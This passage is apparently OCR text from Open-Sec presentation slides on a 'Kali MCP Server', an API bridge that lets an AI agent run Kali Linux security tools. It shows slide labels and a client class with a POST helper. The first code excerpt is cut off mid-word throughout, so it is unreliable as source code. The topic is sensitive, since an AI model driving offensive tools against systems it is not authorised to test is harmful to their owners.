
Message Broker / Event Bus

Cloud APIs / SaaS Integrations

Agents / Workers


Open-Sec


Thank you Tenable !!!



Open-Sec


Kali MCP Server





Open-Sec

Kali MCP Server



MCP Kali S


Kali MCP Server is a lightweight API bı
server which allows excuting commanc

```
import sys
import os
import arg
import log
from typir
import rec

from mcp.s

# Configur
logging.ba
    level=
    format
    handle
        lc
    ]
)
logger = l

# Default
DEFAULT_KA
DEFAULT_RE
```

```
class KaliToolsClient:
    def safe_get(self, endpoint: str, params: Optional[Dict[str, Any]] = None) -> Dict[str, Any]:
            return {"error": f"Unexpected error: {str(e)}", "success": False}

    def safe_post(self, endpoint: str, json_data: Dict[str, Any]) -> Dict[str, Any]:
        """
        Perform a POST request with JSON data.

        Args:
            endpoint: API endpoint path (without leading slash)
            json_data: JSON data to send

        Returns:
            Response data as dictionary
        """
        url = f"{self.server_url}/{endpoint}"

        try:
            logger.debug(f"POST {url} with data: {json_data}")
            response = requests.post(url, json=json_data, timeout=self.timeout)
            response.raise_for_status()
            return response.json()
        except requests.exceptions.RequestException as e:
            logger.error(f"Request failed: {str(e)}")
            return {"error": f"Request failed: {str(e)}", "success": False}
        except Exception as e:
            logger.error(f"Unexpected error: {str(e)}")
            return {"error": f"Unexpected error: {str(e)}", "success": False}
```

Open-Sec

